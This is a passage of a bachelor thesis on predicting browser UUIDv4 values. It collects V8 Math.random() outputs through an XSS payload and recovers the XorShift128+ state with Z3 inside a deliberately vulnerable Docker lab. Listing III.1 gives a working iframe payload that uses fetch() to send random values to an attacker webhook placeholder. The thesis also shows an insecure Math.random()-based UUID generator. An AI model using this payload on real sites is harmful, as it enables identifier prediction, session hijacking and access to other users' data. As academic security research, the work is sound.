

UNIVERSITY OF SCIENCE AND TECHNOLOGY OF HANOI



BACHELOR THESIS

By:

Le Van Truong

22BI13440

Cyber Security

Title:

Predictable Identifiers: Attacking Browser-Based UUIDv4 Generation in Web Applications through XSS

Supervisors: Dr. Giang Anh Tuan

Host company: ICT Lab

Hanoi. July 2025

Acknowledgements

I want to say a huge thanks to everyone who helped me finish this project. Without their help and support, finishing this thesis would have been very hard for me.

First, I give special thanks to Dr. Giang Anh Tuan, my supervisor at ICT Lab. He gave me the idea for this project and guided me through my three-month internship. His clear advice and step-by-step help let me finish this work. He is a great teacher who inspired me and taught me many useful things during my time at the University of Science and Technology of Hanoi (USTH).

Finally, I am very thankful to my family and friends for always giving me support and encouragement during my studies at USTH.

Thank you all sincerely.

Contents

List of Figures

Abstract

I Introduction	1
II Background	2
2.1 Pseudorandom Number Generator (PRNGs)	2
2.2 JavaScript PRNG Vulnerabilities	2
2.2.1 Weaknesses in XorShift128+	2
2.2.2 XorShift128+ Implementation:	3
2.3 Universally Unique Identifiers (UUID)	5
2.3.1 Syntax	5
2.3.2 UUID Versions	5
2.3.3 UUIDv4 and the Importance of Secure Randomness	6
2.4 Cross-Site Scripting (XSS)	6
2.5 Browser Isolation and JavaScript Contexts	7
2.5.1 Overview	7
2.5.2 Relationship of process's root seed and JavaScript Context Seed	7
III Methodology	9
3.1 Threat Model	9
3.2 Lab Setup and Tools	9
3.3 Exploitation	10
3.3.1 Using XSS to extract Random Numbers	10
3.3.2 Using Z3 Theorem Prover to crack XorShift128+	12
3.3.3 Reverse XorShift128 ⁺ algorithm	12
3.3.4 Reverse MurmurHash3 and recover the JS seed	14
3.3.5 Recover the isolate OS seed	16
IV Results	19
V Conclusion and Future Work	21
VI References	23

List of Figures

II.1	Flowchart of the XorShift128+ state update routine in V8’s Math.random().	3
II.2	Sequence diagram showing how Math.random() interacts with the cache.	4
II.3	Data flow between XorShift128+ outputs and the cache slots, showing LIFO ordering.	4
III.1	Flowchart of the exploitation	10
III.2	Two same-site iframes share the isolate’s base PRNG and receive consecutive JavaScript seeds, yielding each four contiguous <i>Math.random()</i> outputs for each context.	11
IV.1	Consecutive Math.random() on first iframe	19
IV.2	Consecutive Math.random() on second iframe	19
IV.3	Found isolate OS seed	19
IV.4	Captured the right UUID	20

Abstract

This thesis explores security vulnerabilities arising from predictable browser-based UUIDv4 generation through cross-site scripting (XSS) attacks. UUIDs are commonly utilized to uniquely identify resources across web applications, and their unpredictability is crucial for security-sensitive contexts (One-Time Password, UUID, ...). However, many JavaScript implementations rely on non-cryptographically secure pseudo-random number generators (PRNGs) such as V8's `Math.random()`, potentially allowing an attacker to predict subsequent identifiers.

The research specifically examines the V8 JavaScript engine's XorShift128+ PRNG algorithm, including the seed initialization process using entropy sources like operating system (OS) randomness. By leveraging an XSS vulnerability, the attacker can capture random values generated by `Math.random()`, reverse the original PRNG state using symbolic solving techniques with tools such as the Z3 theorem prover, then recover the original OS seed by constructing a linear system over the leaked bits, therefore accurately predict future UUIDs generated within the same browser's process.

A practical proof-of-concept exploit demonstrates the feasibility of this attack scenario, highlighting significant implications for web security. Finally, the thesis emphasizes the necessity of using cryptographically secure randomness sources for UUID generation and provides recommendations to mitigate such vulnerabilities.

I. Introduction

Today, web applications rely heavily on JavaScript's pseudorandom number generators (PRNGs) to manage various tasks, from generating elements of game logic to handling sensitive information such as session identifiers. Certain PRNGs are designed for cryptographic purposes and should be used for sensitive information. However, for general-purpose randomness, most developers use cryptographically insecure PRNGs with inherent vulnerabilities. One of these is the XorShift128+ PRNG used in the V8 JavaScript engine. If used incorrectly, these PRNGs expose web applications to significant security risks, especially when generating universally unique identifiers (UUIDs). These generators lack the cryptographic robustness required to ensure unpredictable outputs, making them susceptible to prediction and exploitation.

My thesis focuses on analyzing, exploiting these weaknesses in PRNGs within JavaScript, and mapping to a real case with implementation in UUIDv4 generation. By utilizing advanced techniques such as symbolic solving through the Z3 theorem prover and linear algebraic analysis, this research reverses the initialization of PRNG seeds derived from operating system entropy and predicts both past and future UUID outputs within a browser process.

In addition to PRNG vulnerabilities, this study examines a practical exploit involving cross-site scripting (XSS) vulnerabilities, which uses an iframe trick to get the consecutive `Math.random()` outputs from two different consecutive JavaScript execution contexts. By leveraging the logic of browser isolation, my research demonstrates a practical method to exploit the predictability of web randomness in a controlled environment.

II. Background

2.1 Pseudorandom Number Generator (PRNGs)

A pseudorandom number generator (PRNG) is an algorithm designed to produce sequences of numbers that simulate randomness. Although these sequences appear random, they are generated through deterministic processes, typically initialized with a specific value called a seed. Given the same seed, a PRNG will always produce the same sequence of numbers. This predictability is advantageous for debugging and reproducing results, but can also pose significant security risks in certain contexts.

PRNGs broadly fall into two main categories: cryptographic and non-cryptographic.

- **Cryptographically Secure PRNGs (CSPRNGs):** These generators are designed to be secure against prediction and provide outputs that pass stringent statistical tests for randomness.
- **Non-Cryptographic PRNGs:** Optimized for speed and efficiency rather than security, these are fine for games or simulations but should not be used for secrets. Common examples Math's random method in V8 engine, linear congruential generators (LCGs), and XorShift variants.

In web security, the choice of PRNG significantly impacts the integrity and security of applications. Using insecure PRNGs in cryptographic contexts can expose applications to vulnerabilities such as token prediction, session hijacking, or identifier collisions. Conversely, employing secure PRNGs appropriately mitigates these risks, safeguarding sensitive operations from exploitation and ensuring robust protection against attacks that leverage predictable randomness.

2.2 JavaScript PRNG Vulnerabilities

JavaScript pseudorandom number generators (PRNGs) play a crucial role in many web applications, generating random values for tasks like session management, cryptographic operations, and game mechanics. However, the PRNGs most used in JavaScript, such as XorShift128+, are designed with performance rather than security in mind, making them vulnerable to prediction and exploitation. Developers should instead use cryptographically secure PRNGs (CSPRNGs) for cryptographic and sensitive settings.

2.2.1 Weaknesses in XorShift128+

The XorShift128+ PRNG is employed in JavaScript's V8 engine, and relies on a deterministic algorithm initialized by a seed value. This algorithm produces values that appear uniformly randomly distributed. However, the linear feedback shift register (LFSR) structure of XorShift128+ makes it possible for attackers

to reverse-engineer the generator's state when enough outputs are known. Tools like the Z3 theorem prover can model the PRNG's output sequence, enabling an attacker to deduce the original seed and thus predict both past and future outputs. Due to the relative simplicity of XorShift128+ algorithm and its reliance of bit-level operations (shifting and XOR), its random states can be easily modeled as "bit vectors". By observing outputs of XorShift128+, one can note certain constraints that must be true between past and present states. With aid of tools like Z3, these constraints can greatly narrow down the number of possible bit vectors representing the XorShift128+ state.

2.2.2 XorShift128+ Implementation:

An XorShift128+ PRNG contains two 64-bit states s_0 and s_1 . To generate the next number, each state undergoes bit-shift and XOR operations, and then they are swapped. The 64-bit output random number is s_0 after some bit-shift and divide operations. The algorithm can be described as follows:

Algorithm 1 XorShift128+ PRNG implementation in V8

```

procedure XORSHIFT128(state0, state1)
    s1 ← state0
    s0 ← state1
    state0 ← s0
    s1 ← s1 ⊕ (s1 << 23)
    s1 ← s1 ⊕ (s1 ≫ 17) {Logical right shift}
    s1 ← s1 ⊕ s0
    s1 ← s1 ⊕ (s0 ≫ 26)
    state1 ← s1
end procedure

```




Figure II.1: Flowchart of the XorShift128+ state update routine in V8's Math.random().

To improve performance, V8 doesn't call XorShift128+ on every `Math.random()` request. Instead, it fills a small cache of 64 pseudorandom doubles in one batch and then serves them in last-in-first-out order. When the cache empties, it is refilled again with another 64 outputs from the PRNG.




Figure II.2: Sequence diagram showing how `Math.random()` interacts with the cache.




Figure II.3: Data flow between XorShift128+ outputs and the cache slots, showing LIFO ordering.

As illustrated in Figure II.2, each call to *Math.random()* checks the cache, pops the top entry, and returns it. When the cache is empty, it first refills all 64 slots in one go by repeatedly invoking XorShift128+ (see Figure II.3).

In modern JavaScript's V8 engine, *Math.random()* returns a 64-bit IEEE-format double. This is generated by converting the internal 64-bit state (*state0*) to a double between 0 and 1. Specifically, V8 uses the following implementation to map a 64-bit unsigned integer state to a floating-point number, which is the output of *Math.random()*:

Algorithm 2 Conversion from random state to random floating-point number in V8

```
1: static inline double ToDouble(uint64_t state0) {  
2:     double random_0_to_2_53 = static_cast<double>(state0 >> 11);  
3:     constexpr double k2_53{static_cast<uint64_t>(1) << 53};  
4:     return random_0_to_2_53 / k2_53;  
5: }
```

This operation extracts the highest 53 bits from the state by shifting it 11 bits to the right, then scales the result by dividing by 2^{53} to produce a value in the range [0,1].

2.3 Universally Unique Identifiers (UUID)

A Universally Unique Identifier (UUID) is a 128-bit label, designed to be globally unique across systems and networks. UUIDs are widely used in various computing scenarios, including database keys, session management, and more. According to RFC 4122, UUIDs typically take the form of a 32-digit hexadecimal string, arranged in five groups and separated by hyphens (8-4-4-4-12).

2.3.1 Syntax

The basic syntax of a UUID is as follows: xxxxxxxx-xxxx-Mxxx-Nxxx-xxxxxxxxxxxx. Where:

- **x** – represents a hexadecimal digit (0-9, A-F).
- **M** – represents the version of the UUID (1-5).
- **N** – represents the variant of the UUID (8, 9, A, or B).

2.3.2 UUID Versions

UUIDs exist in several versions, differing mainly by their generation method. Among these versions, UUID version 4 (UUIDv4) is widely adopted due to its simplicity and reliance on random or pseudorandom numbers:

- **UUIDv1**: Generated from timestamps and MAC addresses, moderately predictable.
- **UUIDv3 and UUIDv5**: Generated from names using MD5 or SHA-1 hashing, fully predictable with given inputs.

- **UUIDv4:** Randomly generated, ideally using CSPRNGs to ensure unpredictability.

2.3.3 UUIDv4 and the Importance of Secure Randomness

The security of UUIDv4 depends entirely on the quality of randomness provided by the PRNG algorithms. In practice, however, many web applications still use insecure PRNGs like JavaScript's `Math.random()` for UUID generation, unknowingly creating predictable identifiers. Such predictable UUIDs expose applications to significant security risks, including session hijacking or insecure direct object reference (IDOR), which can compromise the fundamental purpose of UUIDs. An example is the standard `uuid` library for JavaScript (version $\leq 3.4.0$) and some UUID `Math.random()` based generators. One such implementation—used later in the Exploitation chapter can be shown as:

```
function uuidv4() {
  return 'xxxxxxxx-xxxx-4xxx-yxxx-xxxxxxxxxx'
    .replace(/xy/g, function (c) {
      const r = Math.random() * 16 | 0;
      const v = c === 'x' ? r : (r & 0x3 | 0x8);
      return v.toString(16);
    });
}
```

Listing II.1: Insecure UUIDv4 implementation using `Math.random()`

Therefore, secure implementation and careful selection of randomness sources are critical to maintain UUID effectiveness in security-sensitive contexts. The subsequent chapters will detail the practical implications of using insecure PRNGs and outline methods of exploitation, particularly focusing on web environments vulnerable to Cross-Site Scripting (XSS).

2.4 Cross-Site Scripting (XSS)

Cross-site scripting (XSS) is a web security vulnerability allowing attackers to inject malicious scripts (typically JavaScript) into trusted websites, executing malicious code in the context of other users' browsers. XSS attacks commonly result in unauthorized access or credential theft, but here it is used to capture and exfiltrate random numbers in the victim's renderer process.

XSS vulnerabilities can be broadly categorized as follows:

- **Reflected XSS:** Malicious scripts embedded within URLs or form inputs that execute immediately when loaded by the victim.
- **Stored XSS:** Persistent malicious scripts stored on a web application's database or storage, executed whenever users access the compromised page.
- **DOM-based XSS:** Manipulation of client-side JavaScript logic leading to script injection directly into the Document Object Model (DOM).

In the context of predictable UUID generation, exploiting XSS allows attackers to capture and exfiltrate the random numbers output from the victim's JavaScript runtime, enabling the attacker to reverse-engineer

the initialized operating system (OS) seed and predict past and future UUIDs.

2.5 Browser Isolation and JavaScript Contexts

2.5.1 Overview

Browser isolation refers to security architectures designed to segregate web pages and scripts to prevent malicious actions from affecting other browser contexts or the underlying system. Modern browsers employ sandboxing and isolate tabs and iframes, typically assigning each origin or website its own process or isolated JavaScript execution context.

Each isolated context maintains separate global scopes, resources, and runtime states—including individual PRNG seeds and caches. Isolation techniques include:

- **Process Isolation:** Each site or origin may run in a separate renderer process, preventing direct memory access and interactions between processes.
- **Context Isolation:** JavaScript execution contexts (windows, iframes, sandboxed environments) have isolated global states, which restrict data access across contexts.

However, browser implementations sometimes allow multiple contexts from the same site to share renderer processes; as a result, these contexts have a single operating system (OS) seed. This sharing presents security implications explored in this thesis, where exploiting same-site iframe contexts through XSS allows the attacker to recover the initialized seed, which was generated in the victim’s renderer process, thereby predicting UUIDs generated across different JavaScript contexts within that process.

2.5.2 Relationship of process’s root seed and JavaScript Context Seed

When a browser starts (or a new tab), the V8 engine requests 64 bits of entropy from the operating system’s CSPRNG (typically `/dev/urandom` on Unix-like systems or `rand_s()` on Windows). This value becomes the isolated root seed; every renderer process hosts exactly one isolated root seed, and therefore each JavaScript V8 context has its own seed (produced by the isolated root seed).

Step 1: Isolate OS seed → Isolate states.

At process start-up V8, the generated isolate seed is split into two 64-bit state words via consecutive *MurmurHash3* invocations (*MurmurHash* is a non-cryptographic hash function):

$$s_0 = \text{MurmurHash3}(osSeed), \quad s_1 = \text{MurmurHash3}(\sim s_0)$$

These states are underlying XorShift128+ and are only used for JavaScript’s seed generation whenever a new JavaScript context is initialized.

Step 2: Isolate OS states → *Math.random()* (JavaScript) seed.

The first time any JavaScript context in that isolate calls *Math.random()*, V8 allocates a 64-entry cache inside the native context for the JavaScript’s seed generation. It calls *NextBytes()*—an 8-iteration loop in which each iteration step advances the XorShift128+ core and takes the upper eight bits of isolate OS states: $(s_0 + s_1)$ until fully filling 64 bits of JavaScript seed. V8 then runs again *MurmurHash3(seed)* and *MurmurHash3(~seed)* to take the pair (s'_0, s'_1) ; this pair becomes the

context-local XorShift128⁺ state that is used to generate `Math.random()` outputs. Every subsequent context (e.g. an iframe) repeats the same procedure, consuming another eight bytes from the shared isolate generator. Below is the algorithm that is used to generate every JavaScript's seed whenever new JavaScript context is initialized:

Algorithm 3 RandomNumberGenerator::NextBytes and Next

```


1: procedure NEXTBYTES(buffer, buflen)
2:   for n  $\leftarrow 0$  to buflen – 1 do
3:     buffer[n]  $\leftarrow$  uint8_t(Next(8))
4:   end for
5: end procedure

6: procedure NEXT(bits)
7:   require  $0 < \text{bits} \leq 32$ 
8:   XorShift128(state0, state1) {advance isolate OS states}
9:
10:  return  $((\text{state0} + \text{state1}) \gg (64 - \text{bits}))$ 
11: end procedure
```

Step 3: `Math.random()` cache \rightarrow random number output.

JavaScript code receives doubles in the range [0, 1) converted from the upper 53 bits of s'_0 (Algorithm 2). V8 serves the 64 cached doubles in *LIFO* order; once the cache is empty, it refills it from the *same* context state, leaving the isolate PRNG untouched until a completely new context is created.

Figure 2.5.2 visualises this hierarchy of seeds and state transfers.



III. Methodology

3.1 Threat Model

I design an exploit for certain web applications that use the randomness in a specific manner. The applications are vulnerable for this exploit if they meet the following conditions:

- They use browser-based UUIDv4 generation through *Math.random()* or the *uuid* package for JavaScript (version $\leq 3.4.0$) in the frontend.
- They contain a sink that allows an XSS payload to be executed on the victim's side.

With these requirements, an attacker can take consecutive *Math.random()* outputs by calling it in two consecutive JavaScript context with the XSS iframe trick. From there, the attacker can use Z3 SMT solver to reverse-engineer the initial states $((s_0, s_1))$ of each context and continue to reversing the seed these JavaScript context. Then, cause the consecutive of two JavaScript context (which is attached with the original process), so these seeds have the relationship with each others and also the OS seed. After that, the attacker can build a linear system over Galois Field GF(2) in Python with aid of SageMath to bruteforce entire linear system, which can find the original OS seed (CSPRNG, produced by operating system entropy). Finally, every UUID generated in that browser process can be fully predicted.

3.2 Lab Setup and Tools

To make the attack reproducible i ran every component in an isolated **Docker Compose 3.8** stack consisting of three services:

- **victim** – a minimal Flask application built from `python:3.9-alpine`. It listens on port 3000, generates UUIDv4 values client-side with *Math.random()*, and exposes three endpoints: GET `/note/<uuid>` (get the stored note with specific UUID) POST `/note` (store a note under the UUID) and GET `/vuln` (the deliberately injectable XSS sink).
- **bot** – a Fedora container that installs the latest Chromium and Node.js. The driver script `bot.js` starts Chromium through Puppeteer 24.3.1 in *headless* mode, visits URLs supplied via POST `/report`, and keeps the same renderer process alive for the whole session. A secret string used for evaluation is injected with the environment variable `FLAG`.
- **exploit-server** – a `sagemath/sagemath:latest` image that exposes on port 8888. It receives pair of four consecutive *Math.random()* outputs, reconstructs the 128-bit XorShift128+ state with the

Z3 SMT solver, lifts the state into SageMath, builds the corresponding linear system over GF(2), and brute-forces it to the original 64-bit OS seed, thereby predicting every past or future UUID of the browser process. But for the minimum time of brute-force, I should run it alone.

All containers share the default Docker bridge network, so the host names `victim`, `bot`, and `exploit-server` resolve automatically inside the stack. For convenience the services are also exposed on the host at `localhost:3000`, `localhost:8080`, and `localhost:8888`, respectively.

3.3 Exploitation

So, for the exploitation as mentioned, I can draw the reverse-engineer process as follow path:




Figure III.1: Flowchart of the exploitation

3.3.1 Using XSS to extract Random Numbers

Exploiting predictable UUID generation begins with obtaining a small but consecutive window of the victim’s `Math.random()` outputs. The only practical way to do this in a real-world setting—where I do not control the victim’s code—is to inject a script through an existing cross-site-scripting (XSS) sink and let the browser itself reveal its randomness. This subsection explains how the payload in Listing III.1 collects exactly eight random doubles (four from each of two freshly seeded JavaScript contexts), why those values are consecutive in the underlying XorShift128⁺ sequence, and how that data is exfiltrated to an attacker-controlled endpoint.

```

<div id="container"></div>
<iframe id=a></iframe>
<iframe id=b></iframe>
<script>
a.srcdoc='<script>fetch("<WEBHOOK>/?a_" + (Array.from(Array(4), Math.random())) </scr'+ipt
↪ >';
b.srcdoc='<script>fetch("<WEBHOOK>/?b_" + (Array.from(Array(4), Math.random())) </scr'+ipt
↪ >';
</script>
  
```

Listing III.1: XSS payload that leaks eight consecutive `Math.random()` outputs

Why two `iframes`? In a browser, every same-site `iframe` created inside the *same renderer process* shares a single V8 *isolate*. Each time a new native JavaScript context is created—for example by setting

`srcdoc` on a dormant iframe—V8 consumes eight bytes from the isolate-level PRNG and hashes them into a fresh per-context state (s'_0, s'_1). The two iframes in the payload are therefore seeded: the first four calls to `Math.random()` inside `#a` leak the first context's state, while the next four calls inside `#b` leak the second context's state, whose seed is derived from the very next eight bytes produced by the same isolate generator. In the real world, user can make a new request to the same site, example when access from the login endpoint to the dashboard and making a new note. This navigation (or even a manual reload) does not spawn a different renderer process, the browser keeps using the existing one. In the flow-chart below shows that, when the process stays the same, V8 either re uses the already initialised OS seed and advances OS states to produce its seed if a new context is required. Otherwise the page spawn a different process if making a new tab, and keeps the JavaScript seed it already has if nothing changed. Figure 2.5.2 (page 8) shows this relationship; a simplified version specific to our exploit is reproduced in Figure III.2.




Figure III.2: Two same-site iframes share the isolate’s base PRNG and receive consecutive JavaScript seeds, yielding each four contiguous `Math.random()` outputs for each context.

Payload workflow

1. The attacker supplies the HTML in Listing III.1 to any reflected or stored XSS sink in the target application.
2. When the victim’s browser renders the page, the static `<iframe id=a>` and `<iframe id=b>` elements are instantiated but remain *initially empty*; no new context is created yet.
3. The inline script then assigns the `srcdoc` of each iframe. Setting `srcdoc` triggers Chromium to build two fresh native contexts within the *same* isolate and seed each with `NextBytes` as described in Section 2.5.
4. Inside each iframe, four consecutive calls to `Math.random()` are evaluated immediately. They are consecutive and exfiltrated via a `fetch()` request to attacker’s webhook. Using `fetch` avoids mixed-content warnings and works even under strict CSP policies that allow outbound XHR to arbitrary hosts.
5. The attacker’s listener receives each four consecutive `Math.random()` doubles: $\langle r_0, r_1, r_2, r_3 \rangle$ from `#a` and $\langle r_4, r_5, r_6, r_7 \rangle$ from `#b`. Because the iframes are created sequentially, the eight doubles correspond to two continuous JS seed of the isolate PRNG.

Why four outputs per context? Each call to `Math.random()` consumes one entry from the 64-double LIFO cache (Section 2.2). By observation, the first four entries are guaranteed to solve correctly the state (s_0, s_1) pair with Z3. In practice, four 53-bit leaks per context with our SMT solver are sufficient to recover the 128-bit state.

3.3.2 Using Z3 Theorem Prover to crack XorShift128+

Z3 is a satisfiability modulo theories (SMT) solver application that is very powerful in solving certain forms of mathematical problems. When using Z3, it creates a solver object that contains a "state". Then, one inputs "constraints" on these states that must be satisfied in the solution. Then, it can check if the solver is satisfiable (SAT) or unsatisfiable (UNSAT). If satisfiable, it can also determine a solution that satisfies all the constraints. JavaScript's states are usually in the form of Bit-Vectors, such as a 64 bit-vector used to represent a 64-bit integer. The foundation of Z3 and SMT solvers is the boolean satisfiability problem in computer science, which is NP-Complete. However, with the correct constraints, Z3 is able to solve such problems fairly easily. In our exploit, I created a model for the XorShift128+ PRNG in Z3, by recreating the logic of the PRNG using Z3 bit-vector states. This logic includes operations like XOR, left-shift, and logical right-shift. Then, I provided constraints on consecutive XorShift128+ states using our observations of the PRNG. These constraints are based on the relationship between XorShift128+ state and the actual double output of `Math.random()`, described in subsection 2.2.2. Then, to find the original state of the XorShift128+, I check if the solver is SAT and determine the solution.

